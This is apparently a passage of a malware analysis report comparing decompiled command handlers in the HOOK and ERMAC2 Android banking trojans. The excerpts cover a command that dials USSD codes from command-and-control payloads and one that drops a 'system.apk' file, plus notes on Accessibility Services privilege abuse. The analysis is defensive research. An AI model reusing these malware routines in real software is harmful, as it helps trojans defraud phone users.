ERMAC2 sample used - MD5: 1bb6da78e3c379afde1978aecfa067b8.

The commands are largely the same in both samples. The differences are due to a different approach to implementing the handling of incoming commands from the command&control server.

The logic of the function implementation and the way it is processed are almost identical.

All commands that handle incoming Cyrillic command strings are present in both malware families.

```
try {
    if(!s26.equals("startussd")) {
        break;
    }

    Context context50 = a0.r;
    i.c(context50);
    String s111 = jSONObject2.getString("ussd");
    i.d(s111, "payload.getString(\"ussd\")");
    int v34 = i.a(jSONObject2.getString("sim"), "sim2") ? 1 : 0;
    j0 = new p3.f(v34, context50, s111);
label_2816:
    ((o)j0).start();
    break;
}
catch(Throwable throwable39) {
}

throwable5 = throwable39;
goto label_3185;
```

Code responsible for running quick operator codes - implementation in HOOK.

```
if(CLS450.MTH4754(s1, "startussd")) {
    CLS450.MTH4757(jSONObject0);
    String s4 = jSONObject1.getString("ussd");
    CLS450.MTH4758(s4, "payload!!.getString(wuki…hHVzE0WUVrYW9yeW9RPT0=\"))");
    boolean z1 = CLS450.MTH4754(jSONObject1.getString("sim"), "sim2");
    CLS312.FLD1081.MTH3374(context1, s4, ((int)z1));
    return;
}
```

Code responsible for running quick operator codes - implementation in ERMAC2.


```
case -2055587144: {
    s17 = s9;
    s7 = s23;
    s30 = s27;
    s18 = s28;
    s31 = s29;
    s12 = s1;
    s15 = s22;
    s11 = s;
    try {
        boolean z10 = s26.equals("Вычислить_по_IP_реверсера_который_это_смотрит");
    }
    catch(Throwable throwable14) {
        throwable5 = throwable14;
        s16 = s31;
        s19 = s30;
        goto label_3185;
    }

    if(!z10) {
        s16 = s31;
        s19 = s30;
        break;
    }

    try {
        Context context26 = a0.r;
        i.c(context26);
        file0 = new File(context26.getDir("apk", 0), "system.apk");
    }
    catch(Throwable throwable15) {
        throwable24 = throwable15;
        goto label_2765;
    }

    goto label_2305;
}
```


Cyrillic command-responsive function code - implemented in HOOK.


```
if(CLS450.MTH4754(s1, "Вычислить_по_IP_реверсера_который_это_смотрит")) {
    try {
        file0 = new File(context1.getDir("apk", 0), "system.apk");
    }
    catch(Exception unused_ex) {
        return;
    }

    goto label_1309;
}
```

Cyrillic command-responsive function code - implemented in ERMAC2.


Dynamic analysis








Screens illustrating the launch of a malicious sample and the automatic escalation of privileges when access to Accessibility Services is assigned.

